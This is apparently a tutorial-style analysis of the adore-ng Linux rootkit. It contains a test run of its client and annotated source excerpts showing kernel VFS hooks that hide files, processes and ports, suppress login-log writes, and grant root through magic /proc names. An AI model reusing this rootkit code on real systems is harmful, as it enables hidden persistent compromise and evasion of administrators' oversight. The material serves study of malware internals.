
hook the kernel - adore-ng

Rootkit

when you get elevated from a normal user to root, you need a backdoor(rootkit) to maintain the position for future usage. a rookit would do bellow:

1. clean up all the traces of the elevating process as a normal user
2. elevate to root
3. hide rootkit model itself and any file/port(connection)/process designated
4. hide any logs in the system
5. listed to a hidden port and initiate/accommodate remote connections

to achieve all above, need hook up the kernel to intercept system calls.
adore-ng and WNPS investigated in this article are LKM based rootkit with adore-ng targeting on VFS hooking and WNPS targeting on IDT handler hooking. There's also a method called system call table redirecting(like knark).



adore-ng test run

test env

OS

```
user@ubuntu:~$ uname -a
Linux ubuntu 2.6.38-8-generic #42-Ubuntu SMP Mon Apr 11 03:31:50 UTC 2011 i686 athlon i386 GNU/Linux
```

compile and install

n/a

some fix for 2.6.32(higher version kernel)

http://bbs.chinaunix.net/thread-1930983-1-1.html

client run

test the installation

```
user@ubuntu:~/rk/adore-ng-0.56-wztfix$ sudo insmod ./adore-ng-2.6.ko
user@ubuntu:~/rk/adore-ng-0.56-wztfix$ ./ava
Usage: ./ava {h,u,r,R,i,v,U} [file or PID]

       I print info (secret UID etc)
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible

user@ubuntu:~/rk/adore-ng-0.56-wztfix$ ./ava I
Checking for adore  0.12 or higher ...
Adore 1.56 installed. Good luck.

ELITE_UID: 2618748389, ELITE_GID=4063569279, ADORE_KEY=fgjgggfd CURRENT_ADORE=56
```

hide a file

```
user@ubuntu:/tmp/test$ echo "test" > file
user@ubuntu:/tmp/test$ ls
file
user@ubuntu:/tmp/test$ ~/rk/adore-ng-0.56-wztfix/ava h /tmp/test/file
Checking for adore  0.12 or higher ...
Adore 1.56 installed. Good luck.
File '/tmp/test/file' is now hidden.
user@ubuntu:/tmp/test$ ls
user@ubuntu:/tmp/test$ cat file
test
```

run as root

```
user@ubuntu:/tmp/test$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),20(dialout),24(cdrom),46(
plugdev),112(lpadmin),121(admin),122(sambashare)
user@ubuntu:/tmp/test$ ~/rk/adore-ng-0.56-wztfix/ava r /usr/bin/id
Checking for adore  0.12 or higher ...
Adore 1.56 installed. Good luck.
uid=0(root) gid=0(root) groups=0(root),4(adm),20(dialout),24(cdrom),46(plugdev),
112(lpadmin),121(admin),122(sambashare),1000(user)
```

hide and unhide a process

```
user@ubuntu:/tmp/test$ ps -ef | /bin/grep 2027
user      2027     1  0 09:39 ?        00:00:00 gnome-screensaver
user      3276  2471  0 09:58 pts/3    00:00:00 /bin/grep 2027
user@ubuntu:/tmp/test$ ~/rk/adore-ng-0.56-wztfix/ava i 2027
Checking for adore  0.12 or higher ...
Adore 1.56 installed. Good luck.
Made PID 2027 invisible.
user@ubuntu:/tmp/test$ ps -ef | /bin/grep 2027
user      3280  2471  0 09:59 pts/3    00:00:00 /bin/grep 2027
user@ubuntu:/tmp/test$ ~/rk/adore-ng-0.56-wztfix/ava v 2027
Checking for adore  0.12 or higher ...
Adore 1.56 installed. Good luck.
Made PID 2027 visible.
user@ubuntu:/tmp/test$ ps -ef | /bin/grep 2027
user      2027     1  0 09:39 ?        00:00:00 gnome-screensaver
user      3283  2471  0 09:59 pts/3    00:00:00 /bin/grep 2027
```

adore-ng explained

adore-ng is a VFS redirection based LKM rootkit, it can hide file, process or port, hide from logging, and run a command as root privilege:

```
Usage: ./ava {h,u,r,R,i,v,U} [file or PID]

       I print info (secret UID etc)
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible
```

however, it does not provide a network module to provide network backdoor as did WNPS.

hide file

the flow of reading a file

```
user@ubuntu:~/test$    strace -o ls.txt ls /home/user/test
file    ls.txt

cat ls.txt
execve("/bin/ls", ["ls", "/home/user/test"], [/* 19 vars */]) = 0
brk(0)                                          = 0x9979000
… …
stat64("/home/user/test", {st_mode=S_IFDIR|0755, st_size=4096, ...}) = 0
```

```
open("/home/user/test", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY|O_CLOEXEC) = 3
fcntl64(3, F_GETFD)                     = 0x1 (flags FD_CLOEXEC)
getdents64(3, /* 5 entries */, 32768)   = 128
getdents64(3, /* 0 entries */, 32768)   = 0
close(3)                                = 0
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7884000
write(1, "file    ls.txt\n", 13)        = 13
close(1)                                = 0
munmap(0xb7884000, 4096)                = 0
close(2)                                = 0
exit_group(0)                           = ?
```

here getdents64 is a system call:

```
sys_getdents64
        error = vfs_readdir(file, filldir64, &buf)
                res = file->f_op->readdir(file, buf, filler)
```

this f_op is exported in file structure:

```
struct file {
        …
        const struct file_operations    *f_op; //each FS will register its own file operation callback function
        …
}

struct file_operations {
…
int (*readdir) (struct file *, void *, filldir_t);  //where we can hookup
…
}
```

the hook

in int __init adore_init(void)

```
// define adore's lookup function where lies all the trick part
new_inode_op = (struct inode_operations *)filep->f_dentry->d_inode->i_op;
orig_proc_lookup = new_inode_op->lookup;
new_inode_op->lookup = adore_lookup;

patch_vfs(root_fs, &orig_root_readdir, adore_root_readdir); // set adore_root_readdir as readdir function
```

root_fs is where the hook will be effective against, by default is "/"

in adore_root_readdir

```
r = orig_root_readdir(fp, buf, adore_root_filldir);
```

the format of orig_root_readdir is:

```
int (*readdir) (struct file *, void *, filldir_t);
```

where filldir_t is defined as bellow:

```
 * This is the "filldir" function type, used by readdir() to let
 * the kernel specify what kind of dirent layout it wants to have.
 * This allows the kernel to read directories into kernel space or
 * to have different dirent layouts depending on the binary type.
 */
typedef int (*filldir_t)(void *, const char *, int, loff_t, u64, unsigned);
```

so when readdir operation is called, adore_root_filldir will be called in which "dir->d_inode->i_op->lookup(dir->d_inode, dentry, NULL)" will be called.

this lookup function is exactly the adore_lookup:

adore_root_filldir

```
        dir->d_inode->i_op->lookup(dir->d_inode, dentry, NULL) // call adore_lookup
```

```
        uid = inode->i_uid;
        gid = inode->i_gid;
        if (uid == ELITE_UID && gid == ELITE_GID) { // any file to be hidden, it's uid and gid will be changed to ELITE_UID and
ELITE_GID
                r = 0;
        } else if (root_filldir) {
                r = root_filldir(buf, name, nlen, off, ino, x); // call original function
        }
```

so the idea here of hiding a file is: when want to hide a file, change the file's uid and gid to a predefined one as ELITE_UID and ELITE_GID, later when doing ls cmd in this dir, any file with uid and gid as predefined one will be filtered out

hide process

the flow of showing a process

```
strace -o ps.txt ps
cat ps.txt
execve("/bin/ps", ["ps"], [/* 22 vars */]) = 0
brk(0)                                  = 0x9247000
…
open("/proc/self/stat", O_RDONLY)       = 3
read(3, "2971 (ps) R 2970 2970 2573 34817"..., 1023) = 192
close(3)                                = 0
ioctl(1, TIOCGWINSZ, {ws_row=53, ws_col=166, ws_xpixel=0, ws_ypixel=0}) = 0
ioctl(1, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo ...}) = 0
geteuid32()                             = 1000
open("/proc/uptime", O_RDONLY)          = 3
lseek(3, 0, SEEK_SET)                   = 0
read(3, "7658.46 7336.35\n", 2047)      = 16
open("/proc/sys/kernel/pid_max", O_RDONLY) = 4
read(4, "32768\n", 24)                  = 6
close(4)                                = 0
mmap2(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7564000
mprotect(0xb7585000, 4096, PROT_NONE)   = 0
time(NULL)                              = 1368677300
open("/proc/meminfo", O_RDONLY)         = 4
lseek(4, 0, SEEK_SET)                   = 0
read(4, "MemTotal:        1025224 kB\nMemF"..., 2047) = 1248
stat64("/proc/self/task", {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
open("/proc", O_RDONLY|O_NONBLOCK|O_LARGEFILE|O_DIRECTORY|O_CLOEXEC) = 5
fcntl64(5, F_GETFD)                     = 0x1 (flags FD_CLOEXEC)
getdents(5, /* 193 entries */, 32768)   = 3356
stat64("/proc/1", {st_mode=S_IFDIR|0555, st_size=0, ...}) = 0
open("/proc/1/stat", O_RDONLY)          = 6
…
```

it is clear that ps and top cmd get process information from /proc dir(these numbers stands for process ids), so hookup the vsf operation for /proc system will help hide the process.

the hook

in int __init adore_init(void)

```
patch_vfs(proc_fs, &orig_proc_readdir, adore_proc_readdir);
```

int adore_proc_readdir(struct file *fp, void *buf, filldir_t filldir)

```
r = orig_proc_readdir(fp, buf, adore_proc_filldir);
```

int adore_proc_filldir(void *buf, const char *name, int nlen, loff_t off, u64 ino, unsigned x)

```
        if (should_be_hidden(adore_atoi(abuf))) // check if a id should be hidden
                return 0;
        if (proc_filldir) // call original
                eturn proc_filldir(buf, name, nlen, off, ino, x);
        return 0;
```

here when finding an id is in hidden map(static char hidden_procs[PID_MAX/8+1]) maintained by this rootkit, it will be filtered out.

and the hidden map is filled in by following function adore_lookup.

the adore_lookup function is clear as is, the code here hands following reqest:

1. authenticate the shell
2. hiding/unhiding process
3. get root privilege

```
/* You can control adore-ng without ava too:
 *
 * echo > /proc/<ADORE_KEY> will make the shell authenticated,
 * echo > /proc/<ADORE_KEY>-fullprivs will give UID 0,
 * cat /proc/hide-<PID> from such a shell will hide PID,
 * cat /proc/unhide-<PID> will unhide the process
 */
struct dentry *adore_lookup(struct inode *i, struct dentry *d,
                    struct nameidata *nd)
{
        struct cred *edit_cred = (struct cred *)current->cred;
        task_lock(current);

        // different file in /proc will do different action

        if (strncmp(ADORE_KEY, d->d_iname, strlen(ADORE_KEY)) == 0) {
                current->flags |= PF_AUTH;
                edit_cred->suid = ADORE_VERSION;
        } else if ((current->flags & PF_AUTH) &&
                    strncmp(d->d_iname, "fullprivs", 9) == 0) {
                edit_cred->uid = 0;
                edit_cred->suid = 0;
                edit_cred->euid = 0;
                edit_cred->gid = 0;
                edit_cred->egid = 0;
                edit_cred->fsuid = 0;
                edit_cred->fsgid = 0;

                cap_set_full(edit_cred->cap_effective);
                cap_set_full(edit_cred->cap_inheritable);
                cap_set_full(edit_cred->cap_permitted);
        } else if ((current->flags & PF_AUTH) &&
                        strncmp(d->d_iname, "hide-", 5) == 0) {
                hide_proc(adore_atoi(d->d_iname+5));
        } else if ((current->flags & PF_AUTH) &&
                        strncmp(d->d_iname, "unhide-", 7) == 0) {
                unhide_proc(adore_atoi(d->d_iname+7));
        } else if ((current->flags & PF_AUTH) &&
                    strncmp(d->d_iname, "uninstall", 9) == 0) {
                cleanup_module();
        }

        task_unlock(current);

        if (should_be_hidden(adore_atoi(d->d_iname)) &&
        /* A hidden ps must be able to see itself! */
              !should_be_hidden(current->pid))
                return NULL;

        return orig_proc_lookup(i, d, nd);
}
```

so either using ava client or operate directly on /proc file system(pseudo file creation) will achieve the effect like hide process or get root privilege

after hidden process request is auctioned, later, when doing cmd like ps to check process, the hidden target will not shown, as in adore_proc_filldir

```
if (should_be_hidden(adore_atoi(abuf)))
        return 0;
```

so the idea of hiding a process is creating file hide-$PROCESS_ID will make the process id adding into hidden map. later when using ps to check, the id will not shown as it is filtered out in adore_proc_filldir.

hide port

the flow of showing a port

```
strace -o netstat.txt netstat –an

cat netstat.txt
execve("/bin/netstat", ["netstat", "-an"], [/* 22 vars */]) = 0
brk(0)
…
open("/proc/net/tcp", O_RDONLY)                 = 3
read(3, "  sl  local_address rem_address "..., 4096) = 600
write(1, "tcp        0      0 0.0.0.0:22    "..., 80) = 80
write(1, "tcp        0      0 127.0.0.1:63"..., 80) = 80
write(1, "tcp        0     52 192.168.130."..., 80) = 80
read(3, "", 4096)                               = 0
close(3)                                        = 0
open("/proc/net/tcp6", O_RDONLY)                = 3
read(3, "  sl  local_address                 "..., 4096) = 481
write(1, "tcp6       0      0 :::22         "..., 80) = 80
write(1, "tcp6       0      0 ::1:631       "..., 80) = 80
read(3, "", 4096)                               = 0
close(3)                                        = 0
open("/proc/net/udp", O_RDONLY)                 = 3
read(3, "  sl  local_address rem_address "..., 4096) = 512
write(1, "udp        0      0 0.0.0.0:68    "..., 80) = 80
write(1, "udp        0      0 0.0.0.0:5353"..., 80) = 80
write(1, "udp        0      0 0.0.0.0:5008"..., 80) = 80
read(3, "", 4096)                               = 0
close(3)                                        = 0
open("/proc/net/udp6", O_RDONLY)                = 3
read(3, "  sl  local_address                 "..., 4096) = 479
write(1, "udp6       0      0 :::5353       "..., 80) = 80
write(1, "udp6       0      0 :::59266      "..., 80) = 80
read(3, "", 4096)                               = 0
close(3)                                        = 0
open("/proc/net/raw", O_RDONLY)                 = 3
read(3, "  sl  local_address rem_address "..., 4096) = 115
read(3, "", 4096)                               = 0
close(3)                                        = 0
open("/proc/net/raw6", O_RDONLY)                = 3
read(3, "  sl  local_address                 "..., 4096) = 163
read(3, "", 4096)                               = 0
close(3)                                        = 0
…
```

the tcp port information will be read from /proc/net/tcp, so hookup the vfs operation for /proc and filter out hidden port while reading /proc/net/tcp.

hide trace log

also write function for following file is hooked to make sure any action regarding this rootkit is not logged:

```
char *var_filenames[] = {
        "/var/run/utmp",
        "/var/log/wtmp",
        "/var/log/lastlog",
        NULL
};
```

in int __init adore_init(void)

```
for (i = 0; var_filenames[i]; ++i) {
                var_files[i] = filp_open(var_filenames[i], O_RDONLY, 0);
                if (IS_ERR(var_files[i])) {
                        var_files[i] = NULL;
                        continue;
                }
                if (!j) { /* just replace one time, its all the same FS */
                        orig_var_write = var_files[i]->f_op->write;
                        new_op = (struct file_operations *)var_files[i]->f_op;
                        new_op->write = adore_var_write;

                        var_files[i]->f_op->write = adore_var_write;
                        j = 1;
                }
}
```

in ssize_t adore_var_write(struct file *f, const char *buf, size_t blen, loff_t *off)

```
if (should_be_hidden(current->pid) && !(current->flags & PF_AUTH)) {
                for (i = 0; var_filenames[i]; ++i) {
                        if (var_files[i] && var_files[i]->f_dentry->d_inode->i_ino == f->f_dentry->d_inode->i_ino) {
                                *off += blen;
                                return blen;
                        }
                }
        }
return orig_var_write(f, buf, blen, off);
```

any hidden process's action log will be dropped